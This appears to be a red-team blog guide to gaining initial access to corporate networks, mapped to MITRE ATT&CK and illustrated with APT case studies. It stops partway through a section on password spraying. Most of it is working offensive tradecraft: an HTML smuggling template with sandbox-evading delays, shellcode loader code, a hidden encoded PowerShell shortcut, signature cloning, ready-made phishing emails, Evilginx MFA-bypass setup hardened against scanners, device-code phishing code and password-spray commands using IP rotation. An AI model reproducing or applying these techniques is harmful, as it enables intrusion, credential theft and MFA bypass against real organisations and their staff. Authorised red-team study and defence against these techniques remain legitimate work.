Initial Access The Art of Getting In
The complete red team guide to Initial Access: Payload Development (DLL Sideloading, Shellcode Loaders, Syscalls), HTML Smuggling, Phishing (QR Code Quishing, Teams Phishing), AitM/MFA Bypass (Evilginx, Device Code Phishing), Password Spraying, Exploiting Public-Facing Applications, Vishing, Physical Access (Rubber Ducky, Bash Bunny), Supply Chain attacks with real-world APT case studies.
Hi I’m DebuggerMan, a Red Teamer. This is the definitive guide to Initial Access the hardest phase of any red team engagement. Payload development, phishing, MFA bypass, credential attacks, exploitation, vishing, physical access, and supply chain backed by real-world APT case studies from APT29, Scattered Spider, Lazarus Group, and more. 9 phases covering every technique an operator needs to get that first foothold. Mapped to MITRE ATT&CK TA0001. No fluff just tradecraft.
Why Initial Access is Everything
You built the infrastructure. Your C2 is behind three CDN relays, your redirectors have four filter layers, and your malleable profile is flawless. But none of it matters if you can’t get the beacon on the target in the first place.
Initial Access is what separates a red team from a lab exercise. It’s the phase where everything is against you email gateways, EDR, SmartScreen, MFA, user awareness training, and a SOC watching every alert. One mistake and you’re burned before the engagement even starts.
A mature initial access strategy has one goal: deliver a payload or obtain credentials that give you a foothold inside the target environment, without triggering detection.
This means:
- Your payload bypasses email security, SmartScreen, and EDR
- Your phishing pretext is indistinguishable from legitimate communication
- If one vector fails, you have multiple fallback channels ready
- Every action is OPSEC-conscious no fingerprints, no patterns
MITRE ATT&CK: TA0001 Initial Access
Every technique in this guide maps to MITRE ATT&CK Tactic TA0001:
| Technique ID | Name | Description |
|---|---|---|
| T1566 | Phishing | Spearphishing attachment, link, or service |
| T1566.001 | Spearphishing Attachment | Malicious file attached to email |
| T1566.002 | Spearphishing Link | Link to malicious site or credential harvester |
| T1566.003 | Spearphishing via Service | Phishing through social media, messaging apps |
| T1189 | Drive-by Compromise | Watering hole attacks, browser exploitation |
| T1190 | Exploit Public-Facing Application | Exploiting web apps, VPNs, email gateways |
| T1195 | Supply Chain Compromise | Trojanized software, compromised updates |
| T1199 | Trusted Relationship | Abusing third-party vendor access |
| T1078 | Valid Accounts | Using stolen or guessed credentials |
| T1200 | Hardware Additions | USB implants, rogue devices |
APT Initial Access The Threat Landscape
Before diving into techniques, understand what real adversaries are doing right now. These aren’t theoretical attacks they’re documented breaches:
| APT Group | Technique | Target | Year | Impact |
|---|---|---|---|---|
| APT29 (Cozy Bear) | HTML Smuggling + ISO + DLL Sideloading (ROOTSAW → WINELOADER) | European diplomats, German political parties | 2024 | Espionage, credential theft |
| Scattered Spider | Vishing + Help desk social engineering + SIM swapping | MGM Resorts, Caesars Entertainment, Okta | 2023-2024 | $100M+ losses, data theft |
| Lazarus Group | Double supply chain (X_TRADER → 3CX) | 3CX, Trading Technologies, crypto firms | 2023 | Thousands of orgs compromised |
| Midnight Blizzard | Supply chain (SolarWinds SUNBURST) | US Government, Fortune 500 | 2020-2021 | 18,000+ orgs received backdoor |
| Star Blizzard | Device code phishing (OAuth abuse) | NATO allies, government officials, think tanks | 2025 | M365 account takeover |
| ALPHV/BlackCat | Stolen credentials + Citrix (no MFA) + vishing | Change Healthcare | 2024 | 100M+ records, $22M ransom |
| Cl0p | Zero-day SQLi (CVE-2023-34362) | MOVEit Transfer (8,000+ orgs) | 2023 | Mass exploitation, data exfil |
| FIN7 | BadUSB via fake BestBuy Geek Squad packages | US organizations | 2022 | Physical USB payload delivery |
Key takeaway: The most sophisticated groups in the world use the exact same techniques covered in this guide phishing, AitM, credential attacks, supply chain, vishing, and physical access. The difference is in execution quality and OPSEC.
Phase 1: Payload Development
 The complete payload delivery chain: from phish email through container, trigger, loader, to beacon with real APT examples
Your payload must survive: email gateway scanning, sandbox detonation, SmartScreen, AMSI, Windows Defender, and EDR. This phase is about building something that gets through all of them.
Every payload follows the same infection chain taxonomy (per Mariusz Banach):
1
DELIVERY( CONTAINER( PAYLOAD + TRIGGER + DECOY ) )
The delivery gets past the email gateway. The container bypasses MOTW and SmartScreen. The trigger gets the user to execute. The payload runs your code. The decoy keeps the user unsuspicious after execution.
The Delivery Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
    Pretext Email
         │
         ▼
    ┌─────────────────┐
    │  Container       │──── HTML Smuggling / ISO / VHD / ZIP
    │  (Bypass Gateway)│
    └────────┬────────┘
             │
    ┌────────▼────────┐
    │  Trigger         │──── LNK / DLL Sideload / MSI / ClickOnce
    │  (User Executes) │
    └────────┬────────┘
             │
    ┌────────▼────────┐
    │  Loader          │──── AMSI Bypass → ETW Unhook → Shellcode
    │  (In-Memory Exec)│
    └────────┬────────┘
             │
    ┌────────▼────────┐
    │  Beacon          │──── Calls back to C2 through redirectors
    └─────────────────┘
APT29 in the wild: In their 2024 campaigns targeting European diplomats, APT29 used this exact chain phishing emails disguised as wine-tasting invitations, with ROOTSAW (EnvyScout) as the HTML smuggling dropper delivering an ISO container, which contained a legitimate signed binary that sideloaded the WINELOADER backdoor DLL. The C2 server only responded to specific request types at certain times, defeating automated sandbox analysis.
Mark-of-the-Web (MOTW) Bypass
 Without a container, SmartScreen blocks execution. With VHD/ISO containers, inner files have no MOTW and execute freely
When a file is downloaded from the internet, Windows tags it with an Alternate Data Stream (ADS) called Zone.Identifier the Mark of the Web. Files with MOTW trigger SmartScreen checks, Protected View in Office, and execution warnings.
The problem: Your payload has MOTW → SmartScreen blocks it → user gets a scary warning → engagement over.
The bypass: Container files. When you embed your payload inside an ISO, VHD, or IMG file, the inner files do not inherit MOTW when the container is mounted.
1
2
3
File downloaded → MOTW applied to outer container
Container mounted → Inner files have NO MOTW
Inner payload executes → No SmartScreen, no Protected View
Tools for MOTW bypass:
| Tool | Purpose |
|---|---|
| PackMyPayload | Package payloads into ISO, IMG, VHD, VHDX, ZIP, 7z, PDF, CAB |
1
2
3
4
5
# Package a payload into an ISO that bypasses MOTW
python PackMyPayload.py payload.exe -o delivery.iso -t iso

# Package into VHD (still unpatched as of 2025+)
python PackMyPayload.py payload.exe -o delivery.vhd -t vhd
Note: As of November 2022, Microsoft patched ISO files to propagate MOTW to inner files. However, VHD/VHDX containers still bypass MOTW. Many organizations also run older Windows versions where the ISO bypass still works.
Payload Containers Choosing the Right Format
| Container | MOTW Bypass | Gateway Bypass | User Interaction | Status (2025+) |
|---|---|---|---|---|
| ISO | Patched (Nov 2022) | Medium | Double-click to mount | Still works on older systems |
| VHD/VHDX | Yes | Medium | Double-click to mount | Active bypass |
| IMG | Yes | Medium | Double-click to mount | Active bypass |
| ZIP (encrypted) | N/A | High (encrypted) | Password in email body | Widely used |
| OneNote | N/A | Medium | Click embedded object | Patched (mid-2023) |
| MSI | Partial | Low | Double-click to install | Detectable by EDR |
HTML Smuggling
HTML Smuggling bypasses email gateways by assembling the payload inside the victim’s browser rather than sending the file directly. The email contains an HTML attachment with embedded JavaScript that decodes and delivers the payload locally the gateway only sees HTML, not an executable.
APT29’s ROOTSAW (EnvyScout): APT29 has been using HTML smuggling as their primary delivery mechanism since at least 2022. Their tool ROOTSAW (tracked by Mandiant as EnvyScout) is an HTML smuggling dropper that delivers ISO files containing the WINELOADER backdoor. The payload is base64-encoded and assembled entirely client-side no server interaction needed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
<!-- payload.html  HTML Smuggling Template -->
<html>
<head><title>Secure Document</title></head>
<body>
<p>Your document is being prepared...</p>
<script>
    // Base64-encoded payload (your ISO/EXE/DLL)
    var payload = "BASE64_ENCODED_PAYLOAD_HERE";

    // Decode and create blob
    var bytes = atob(payload);
    var arrayBuffer = new ArrayBuffer(bytes.length);
    var uint8Array = new Uint8Array(arrayBuffer);
    for (var i = 0; i < bytes.length; i++) {
        uint8Array[i] = bytes.charCodeAt(i);
    }

    var blob = new Blob([arrayBuffer], {type: 'application/octet-stream'});

    // Auto-download with delay (sandbox evasion)
    setTimeout(function() {
        var link = document.createElement('a');
        link.href = URL.createObjectURL(blob);
        link.download = "Q4_Financial_Report.iso";
        document.body.appendChild(link);
        link.click();
        document.body.removeChild(link);
    }, 7000); // 7-second delay defeats most sandboxes
</script>
</body>
</html>
Why it works:
- Email gateway sees an HTML file not flagged as malicious
- JavaScript executes in the victim’s browser, locally
- The payload is assembled in memory and dropped to disk
- The gateway never sees the actual payload binary
Advanced tooling:
| Tool | Purpose |
|---|---|
| HTMLSmuggler | Automated HTML smuggling with obfuscation and anti-bot detection |
1
2
# Generate obfuscated HTML smuggling page
python HTMLSmuggler.py -i payload.iso -o phish.html -m "Q4 Financial Report"
OPSEC Tip: Add a
setTimeoutdelay of 5-10 seconds before payload assembly. Sandboxes typically have short execution windows and will time out before the payload is delivered. APT29’s ROOTSAW uses this exact technique.
Payload Signing & SmartScreen Bypass
Windows SmartScreen evaluates executables based on their reputation. An unsigned, unknown binary gets flagged immediately. A signed binary from a known publisher passes through.
Options for code signing:
- Purchase a legitimate code signing certificate DigiCert, Sectigo, GlobalSign (~$200-400/year for standard, ~$400-700 for EV)
- EV (Extended Validation) certificates Immediate SmartScreen trust, no reputation building needed
- Stolen/leaked certificates Underground forums sell valid code signing certs
- Metadata spoofing Tools like MetaTwin clone digital signatures and metadata from legitimate Microsoft binaries
1
2
3
# MetaTwin  Clone signature metadata from a legitimate binary
Import-Module .\MetaTwin.ps1
Invoke-MetaTwin -Source "C:\Windows\System32\consent.exe" -Target ".\payload.exe" -Sign
In the wild: The Lazarus Group regularly signs their malware with stolen code signing certificates their trojanized 3CX installer was signed with a valid 3CX certificate, and the X_TRADER backdoor was signed with a valid Trading Technologies certificate. Both passed SmartScreen without any warnings.
DLL Sideloading
Instead of dropping a standalone executable (which EDR flags instantly), hijack a legitimate application’s DLL loading. Windows searches for DLLs in a predictable order if your malicious DLL is found first, it loads instead of the real one:
1
2
3
4
5
6
7
8
Windows DLL Search Order:
1. Application directory        ← YOU PLACE YOUR DLL HERE
2. C:\Windows\System32
3. C:\Windows\System
4. C:\Windows
5. Current working directory
6. System PATH directories
7. User PATH directories
Finding Sideloadable Binaries with Process Monitor:
The easiest way to discover DLL sideloading opportunities is using Sysinternals Process Monitor (Procmon). Filter for operations where a legitimate signed binary fails to find a DLL:
1
2
3
Filter: Operation = CreateFile
         Result = NAME NOT FOUND
         Path ends with .dll
Any signed binary that returns NAME NOT FOUND for a DLL is a potential sideloading target. Place your malicious DLL with that filename in the same directory as the binary it will load yours first.
Known sideloadable targets:
| Binary | Missing DLL | Notes |
|---|---|---|
| msdtc.exe | winmm.dll | Microsoft Distributed Transaction Coordinator |
| OneDriveStandaloneUpdater.exe | version.dll | Signed Microsoft binary |
| notepad++.exe | SciLexer.dll | Popular signed application |
| Teams.exe | dbghelp.dll | Microsoft Teams |
Delivery structure:
1
2
3
4
delivery.iso/
├── legitimate_app.exe    ← Signed Microsoft/Adobe/etc binary
├── malicious.dll         ← Your loader, named to match expected DLL
└── readme.txt            ← "Double-click legitimate_app.exe to view"
APT29’s WINELOADER: APT29’s 2024 campaigns delivered an ISO containing a legitimate signed binary alongside the WINELOADER DLL. When the user executed the signed binary, it sideloaded WINELOADER a modular backdoor that downloads encrypted modules from C2. The backdoor employs re-encryption and memory buffer zeroing to evade forensics.
Why it works: EDR sees a signed, trusted binary executing. The DLL loading happens in the context of that trusted process. Your code runs without triggering behavioral detection.
LNK File Payloads
LNK (shortcut) files with specially crafted target paths can bypass MOTW checks entirely:
1
2
3
4
# LNK targeting PowerShell with encoded command
Target: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -ep bypass -w hidden -enc BASE64_PAYLOAD
Icon: C:\Program Files\Microsoft Office\Office16\WINWORD.EXE
Smart App Control & SmartScreen bypass: Researchers discovered that LNK files with non-standard target paths have bypassed Smart App Control and SmartScreen since at least 2018 a six-year-old vulnerability that’s been exploited in the wild.
Shellcode Loader Techniques
Once your trigger fires, the loader must get shellcode into memory and execute it without tripping AMSI, ETW, or EDR. The naive approach VirtualAlloc(RWX) → memcpy → CreateThread is instantly flagged. Modern loaders use indirect syscalls and staged memory permissions.
Technique 1: RW → RX Memory Transition
Allocate memory as Read-Write (non-suspicious), copy shellcode in, then change permissions to Read-Execute. EDR hooks on VirtualAlloc look for RWX allocations this avoids that:
1
2
3
4
5
6
7
8
9
10
// Allocate as RW (not flagged)
LPVOID addr = VirtualAlloc(NULL, shellcode_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
memcpy(addr, shellcode, shellcode_len);

// Flip to RX only when ready to execute
DWORD oldProtect;
VirtualProtect(addr, shellcode_len, PAGE_EXECUTE_READ, &oldProtect);

// Execute
((void(*)())addr)();
Technique 2: NtCreateSection + NtMapViewOfSection
Use NT native API to create a section-backed memory region this avoids VirtualAlloc entirely. The memory is backed by the pagefile, not a private allocation, which many EDRs don’t monitor:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
// Create a section object (backed memory)
HANDLE hSection;
LARGE_INTEGER sectionSize = { .QuadPart = shellcode_len };
NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, §ionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
// Map a view into our process
PVOID localBase = NULL;
SIZE_T viewSize = 0;
NtMapViewOfSection(hSection, GetCurrentProcess(), &localBase, 0, 0, NULL, &viewSize, ViewUnmap, 0, PAGE_READWRITE);
// Copy shellcode into the mapped view
memcpy(localBase, shellcode, shellcode_len);
// Remap as RX for execution
PVOID remoteBase = NULL;
NtMapViewOfSection(hSection, GetCurrentProcess(), &remoteBase, 0, 0, NULL, &viewSize, ViewUnmap, 0, PAGE_EXECUTE_READ);
// Execute from the RX mapping
((void(*)())remoteBase)();
Technique 3: Direct Syscalls (EDR Unhooking)
EDR products hook ntdll.dll functions to monitor API calls. Direct syscalls bypass these hooks by calling the kernel directly, skipping the hooked userland stubs:
| Tool | Purpose |
|---|---|
| SysWhispers3 | Generate direct/indirect syscall stubs for any NT API |
| HellsGate | Runtime syscall number resolution from ntdll |
| ScareCrow | Automated EDR-evasive loader generation with syscalls |
| Freeze | Payload creation using suspended processes and syscalls |
1
2
3
4
5
# ScareCrow  Generate an EDR-evasive DLL loader
ScareCrow -I beacon.bin -Loader dll -domain microsoft.com

# Freeze  Create loader with suspended process injection
freeze -I beacon.bin -O payload.exe -encrypt -sandbox
OPSEC Tip: Combine techniques use direct syscalls to call
NtCreateSection, map the view as RW, write shellcode, remap as RX. This avoids both API hooking AND suspicious memory allocation patterns. The Havoc C2 framework implements these techniques natively in its agent.
Phase 2: Phishing & Spearphishing
Phishing is still the #1 initial access vector for red teams and real-world threat actors alike. But modern phishing isn’t “Nigerian prince” emails it’s precision-targeted social engineering.
Pretexting The Foundation
Your pretext makes or breaks the engagement. A bad pretext gets reported to IT. A good pretext gets clicked without a second thought.
What makes a good pretext:
- Contextually relevant matches the target’s role, department, and current events
- Creates urgency “Your account will be deactivated”, “Invoice overdue”, “Action required by EOD”
- Mimics trusted senders IT department, HR, CEO, vendor, Microsoft 365 notifications
- Doesn’t ask for too much a single click, not a full form submission
APT29’s wine-tasting lure: In February 2024, APT29 sent phishing emails to European diplomats posing as invitations to a wine-tasting event from the Ambassador of India. A PDF attachment contained a link to a fake questionnaire that redirected to a malicious ZIP archive on a compromised site. In March 2024, they targeted German political parties with fake dinner invitations from the CDU party. Both campaigns delivered the WINELOADER backdoor.
Pretext examples by target role:
| Target Role | Pretext Theme | Delivery Method |
|---|---|---|
| Finance | Overdue invoice from vendor | “Invoice_Q4_2025.html” (HTML smuggling) |
| HR | Updated benefits enrollment | “Benefits_2026.vhd” (container payload) |
| Engineering | Code review request / CI notification | Link to cloned GitHub/GitLab login |
| Executive | Board meeting documents | “Board_Deck_Confidential.vhd” |
| IT Admin | Security alert from Microsoft | Link to Evilginx credential harvester |
| All Staff | Mandatory compliance training | “Training_Module.html” (HTML smuggling) |
Spearphishing with Attachments (T1566.001)
HTML Smuggling attachment (best current option):
1
2
3
4
5
6
7
8
9
10
11
12
13
From: benefits@targetcorp-hr.com
To: john.smith@target.com
Subject: Updated Benefits Enrollment  Action Required

Hi John,

Open enrollment for 2026 benefits closes Friday. Please review the attached
document and confirm your selections.

[Attachment: Benefits_Enrollment_2026.html]

Thanks,
HR Department
The HTML file uses smuggling to drop an ISO/VHD containing your loader.
Encrypted ZIP (simple but effective):
1
2
3
4
5
6
7
From: accounting@vendor-company.com
To: finance@target.com
Subject: Invoice #4892  Payment Overdue

Please find the attached invoice. Password: Inv2026

[Attachment: Invoice_4892.zip]
Spearphishing with Links (T1566.002)
Send a link to a credential harvesting page (Evilginx), a payload hosting page, or a cloned login portal:
1
2
3
4
5
6
7
8
9
10
11
From: security@microsoft-365-alerts.com
To: admin@target.com
Subject: [Action Required] Unusual Sign-in Activity Detected

We detected an unusual sign-in to your account from an unrecognized device.

If this wasn't you, please review your account security immediately:

→ Review Activity: https://login.yourdomain.com/review

Microsoft Account Security Team
The link points to your Evilginx instance, which proxies the real Microsoft login page and captures both credentials AND session tokens.
OPSEC Tip: Never use the same pretext template twice in the same engagement. Each target group gets a unique, tailored pretext. Reusing templates creates patterns that email security learns.
QR Code Phishing Quishing (T1566.002)
QR code phishing (quishing) exploded in 2024-2025 as a way to bypass email link scanners entirely. The phishing email contains an image of a QR code instead of a clickable link email gateways can’t follow or scan the URL embedded in an image.
Why it works:
- Email gateways cannot parse URLs inside images the QR code is just pixels
- Users scan the code with their personal phone which has no corporate EDR/proxy
- The phone browser opens the link outside the corporate security perimeter
- QR codes are trusted users scan them at restaurants, parking meters, conferences
Attack flow:
1
2
3
4
5
6
1. Craft phishing email with embedded QR code image
2. QR code points to Evilginx lure URL or credential harvester
3. Victim scans QR code with personal phone
4. Phone browser opens → real login page proxied through Evilginx
5. Victim authenticates → attacker captures session token
6. Personal phone = no corporate proxy, no EDR, no URL filtering
Generating QR phishing payloads:
1
2
3
4
5
6
import qrcode

# Generate QR code pointing to Evilginx lure
url = "https://login.yourdomain.com/XkRjHmNp"
qr = qrcode.make(url)
qr.save("mfa_reset_qr.png")
Common pretexts for quishing:
- “Scan to re-enroll your MFA” (IT department)
- “Scan to view your updated compensation” (HR)
- “Scan to access the shared document” (internal team)
- “Wi-Fi has been updated scan to reconnect” (physical QR code on posters)
In the wild: Microsoft reported a massive increase in QR code phishing throughout 2024, with campaigns impersonating Microsoft 365 MFA enrollment flows. The QR codes redirected to AitM pages that captured session tokens. Some campaigns combined quishing with PDF attachments the PDF contained the QR code, adding another layer of obfuscation from email scanners.
Microsoft Teams Phishing (T1566.003)
Microsoft Teams allows messages from external tenants by default. Threat actors abuse this to deliver phishing links and payloads through Teams chat completely bypassing email security.
Midnight Blizzard (APT29) conducted a large-scale campaign in mid-2023 using compromised Microsoft 365 tenants renamed to look like “Microsoft Identity Protection” or “Microsoft Account Security.” They sent Teams messages to targeted organizations with a device code phishing link the victim saw what appeared to be a legitimate Microsoft security notification in their Teams chat.
Why Teams phishing is effective:
- Bypasses email gateways entirely the message goes through Teams, not SMTP
- External tenant messages display a “External” badge that most users ignore
- Teams messages feel more urgent and personal than email
- File sharing through Teams can deliver payloads OneDrive/SharePoint links bypass traditional scanning
Attack flow:
1
2
3
4
1. Register or compromise a Microsoft 365 tenant
2. Rename tenant to impersonate IT/Security (e.g., "Help Desk Support")
3. Send Teams message to target with phishing link or device code
4. Target sees message in Teams → clicks link → credentials captured
| Tool | Purpose |
|---|---|
| TeamsPhisher | Send phishing messages to external Teams tenants |
1
2
# TeamsPhisher  Send phishing messages to external Teams users
python3 teamsphisher.py -u attacker@evil-tenant.com -p 'Password123' -a payload.html -m "Please review this security update" -l targets.txt
OPSEC Tip: Microsoft added the ability to restrict external Teams messages in late 2023, but most organizations still allow it by default. Check if the target blocks external tenant communications before investing time in this vector.
Campaign Management with GoPhish
GoPhish manages the full campaign lifecycle email templates, target lists, sending profiles, landing pages, and real-time tracking:
1
2
3
4
# Install GoPhish
wget https://github.com/gophish/gophish/releases/latest/download/gophish-linux-64bit.zip
unzip gophish-linux-64bit.zip && cd gophish
chmod +x gophish && ./gophish
| Component | Purpose |
|---|---|
| Sending Profile | SMTP server configuration (your mail server) |
| Email Template | The phishing email body and headers |
| Landing Page | Where the link takes the victim (credential capture) |
| Target Group | List of target email addresses |
| Campaign | Ties everything together, tracks opens/clicks/submissions |
Phase 3: Adversary-in-the-Middle (AitM) & MFA Bypass
 The AitM attack flow: Evilginx proxies the real login page, captures credentials AND session tokens, bypassing MFA entirely
MFA is no longer a showstopper. Modern AitM frameworks proxy the real login page in real-time, capturing both passwords AND authenticated session tokens bypassing MFA entirely.
ALPHV/BlackCat affiliates used Evilginx2 to obtain MFA credentials, login credentials, and session cookies in their campaigns leading up to the Change Healthcare breach (February 2024) the largest healthcare data breach in US history, compromising 100M+ records.
How AitM Works
1
2
3
4
5
6
1. Victim clicks phishing link → lands on Evilginx
2. Evilginx serves the REAL Microsoft login page (proxied in real-time)
3. Victim enters credentials → Evilginx captures them → forwards to Microsoft
4. Microsoft sends MFA prompt → Victim approves → session token issued
5. Evilginx captures the session token (cookie)
6. Attacker uses the session token to access the account  NO MFA required
Evilginx Setup
Evilginx is the industry standard for AitM phishing. It captures credentials AND session cookies:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Install Evilginx
git clone https://github.com/kgretzky/evilginx2.git
cd evilginx2 && make
sudo ./bin/evilginx -p ./phishlets

# Configure domain and IP
config domain yourdomain.com
config ipv4 YOUR_SERVER_IP

# Load Office 365 phishlet
phishlets hostname o365 login.yourdomain.com
phishlets enable o365

# Create lure URL
lures create o365
lures get-url 0
The lure URL (e.g., https://login.yourdomain.com/XkRjHmNp) is what goes in your phishing email.
Evilginx OPSEC Hardening
Never expose Evilginx directly. Layer it behind Cloudflare and a reverse proxy:
1
Victim → Cloudflare (WAF + Bot Protection) → Caddy/Nginx → Tailscale VPN → Evilginx
Critical OPSEC steps:
- Change default fingerprints Evilginx uses 8-character mixed-case URL paths by default. Customize them.
- Replace default certificates Default cert has
Organization: "Evilginx Signature Trust Co.". Use Let’s Encrypt or Cloudflare certs. - Cookie-gating in Cloudflare Block direct access without a specific cookie, preventing scanners from finding Evilginx.
- Domain age Your phishing domain needs to be aged. New domains + Let’s Encrypt certs = instant red flags.
- IP rotation Don’t reuse the Evilginx server IP for any other infrastructure component.
1
2
3
# Cloudflare WAF Rule  Block direct access without cookie
Rule: (http.host eq "login.yourdomain.com") and (not http.cookie contains "session_ref=abc123")
Action: Block
Detection note: By default, Evilginx lure URLs have a path of 8 mixed-case letters. Certificates it creates have
Organization: "Evilginx Signature Trust Co."andCommonName: "Evilginx Super-Evil Root CA". The Evilginx phishlet framework has been used by APT actors including Storm-0485 and Star Blizzard always change these defaults.
Device Code Phishing (OAuth Abuse)
Device code phishing is the emerging technique of 2025-2026. It abuses Microsoft’s OAuth 2.0 device authorization grant flow the victim enters a code on the legitimate Microsoft login page, and the attacker gets a persistent access token.
Star Blizzard (SEABORGIUM/COLDRIVER) a Russian espionage actor used device code phishing extensively against NATO allies, government officials, and think tanks throughout 2025. The technique was previously limited to small-scale red team exercises, but by September 2025, widespread campaigns were observed from multiple threat actors including Storm-2372 and UNK_AcademicFlare.
Why it’s devastating:
- Victim authenticates on the real Microsoft page nothing looks suspicious
- Bypasses MFA completely the token includes MFA claims even though the user was socially engineered
- Gives the attacker persistent access tokens can last for days/weeks
- No phishing page needed no infrastructure to get burned
Attack flow:
1
2
3
4
5
6
1. Attacker generates a device code via Microsoft's OAuth endpoint
2. Attacker sends email: "Enter this code to verify your identity"
3. Victim visits https://microsoft.com/devicelogin (REAL Microsoft page)
4. Victim enters the code and authenticates (including MFA)
5. Microsoft issues an access token to the ATTACKER's session
6. Attacker now has full access to victim's M365 account
Tools:
| Tool | Purpose |
|---|---|
| TokenTactics | Device code phishing, token manipulation for M365 |
| SquarePhish | Automated device code phishing with QR codes |
| OAuthSeeker | OAuth phishing for initial access and lateral movement |
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Generate device code using Microsoft Graph API
import requests

tenant_id = "common"
client_id = "d3590ed6-52b3-4102-aeff-aad2292ab01c"  # Microsoft Office client ID

response = requests.post(
    f"https://login.microsoftonline.com/{tenant_id}/oauth2/v2.0/devicecode",
    data={
        "client_id": client_id,
        "scope": "https://graph.microsoft.com/.default offline_access"
    }
)

data = response.json()
print(f"User Code: {data['user_code']}")
print(f"Verification URI: {data['verification_uri']}")

# Poll for token (after victim authenticates)
# The device_code is used to poll until the user completes auth
OPSEC Tip: Device codes expire in 15 minutes. Send the phishing email with the code and have the poll script ready. The returned token includes
amr: ["mfa"]claims defenses that only check for an MFA flag will see a legitimate MFA-authenticated session.
Phase 4: Credential Attacks
Sometimes you don’t need a payload. If you can get valid credentials, you walk in through the front door VPN, OWA, Microsoft 365, Citrix, any exposed portal.
The Change Healthcare breach (February 2024): ALPHV/BlackCat affiliates gained initial access using stolen credentials to a Citrix remote access portal that did not have MFA enabled. Nine days later, they deployed ransomware. The breach compromised over 100 million patient records the largest healthcare data breach in US history. A single missing MFA configuration led to a $22M ransom payment.
Password Spraying (T1110.003)
Password spraying tries one password against many accounts instead of many passwords against one account. This avoids lockout policies while still finding the weakest link.
Common spray passwords:
Season+Year!→Winter2026!,Spring2026!CompanyName+123!→Target123!Welcome1!,Password1!,Changeme1!- Event-based →
SuperBowl2026!,Olympics2026!
Tools:
| Tool | Purpose |
|---|---|
| o365spray | O365 user enumeration and password spraying |
| CredMaster | AWS API Gateway IP rotation for spraying |
| MSOLSpray | Microsoft Online (Azure AD) password spraying |
| TREVORspray | SOCKS-based distributed spraying |
| SprayingToolkit | Spray OWA, Lync, Office 365 |
1
2
3
4
5
6
7
8
9
# O365 password spray with user enumeration
o365spray --enum -U users.txt -d target.com          # Enumerate valid users first
o365spray --spray -U valid_users.txt -P passwords.txt -d target.com  # Spray valid users

# CredMaster through AWS API Gateway (IP rotation)
credmaster --plugin o365 -u users.txt -p 'Winter2026!' --access_key AWS_KEY --secret_access_key AWS_SECRET --region us-east-1

# MSOLSpray
Invoke-MSOLSpray -UserList .\users.txt -Password "Winter2026!" -Verbose
Timing & OPSEC:
- Spray one password per hour minimum most lockout policies are 5-10 attempts per 30 minutes
- Use IP rotation (CredMaster, fireprox, TREVORspray with SOCKS proxies)
